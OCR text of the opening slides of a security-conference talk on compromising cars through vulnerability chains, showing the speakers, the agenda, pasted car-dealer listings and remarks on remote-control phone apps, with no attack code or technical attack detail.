Death By A Thousand Cuts:


Compromising Automotive Systems via Vulnerability Chains

Linfeng Xiao

Introduction

TeamMates

Linfeng Xiao
@0xp0kerface



Qican Ma

RapidNDS
@rapiddns

Fan Wei

Introduction

Our Previous Research

BLE Link Layer Relay Attack

HITBSecConf 2023

Video demonstration

The Tragedy Of Bluetooth Low Energy
- Linfeng Xiao & Dalin Yang

Introduction

Why be a car hacker?

What can car hackers do in reality ?

Can we **Remote** Control any Car ?


summary

Part I. Car security research without cars.
Part II. From zero to root intelligent vehicles.
Part III. Deconstructing Automotive Components to explore Vulnerabilities.
Part IV. A complete vehicle analysis case & Remote Attack chains.

Part I :
Car security research without cars

Car security research without cars.

The First and most important problem



Sponsored

New 2024 Audi
Q3 S line Premium Plus 45 TFSI
$45,621 est. ⓘ

34 mi away

Sponsored

New 2023 Audi
A3 Premium quattro
$37,080 est. ⓘ

34 mi away

Sponsored

New 2023 Audi
A3 Premium Plus quattro
$39,034 est. ⓘ

34 mi away

New 2024 Subaru
Forester AWD
$27,232 est. ⓘ

0.7 mi away

Shop smarter.
Know your budget.

See your buying power

New 2024 Subaru
Forester Premium AWD
$30,798 est. ⓘ

0.7 mi away

New 2024 Subaru
Forester Premium AWD
$31,906 est. ⓘ

New 2024 Subaru
Forester Premium AWD
$32,062 est. ⓘ

New 2024 Subaru
Forester Premium AWD
$32,053 est. ⓘ

orester/

Car security research without cars.

Mobile phone Remote Control Car air conditioner


APP can remotely control the car

Or If there is vulnerability in car controls?

XD


Key Features of App

- Remote Control
- BLE Key(Some models can move the vehicle via Bluetooth.)

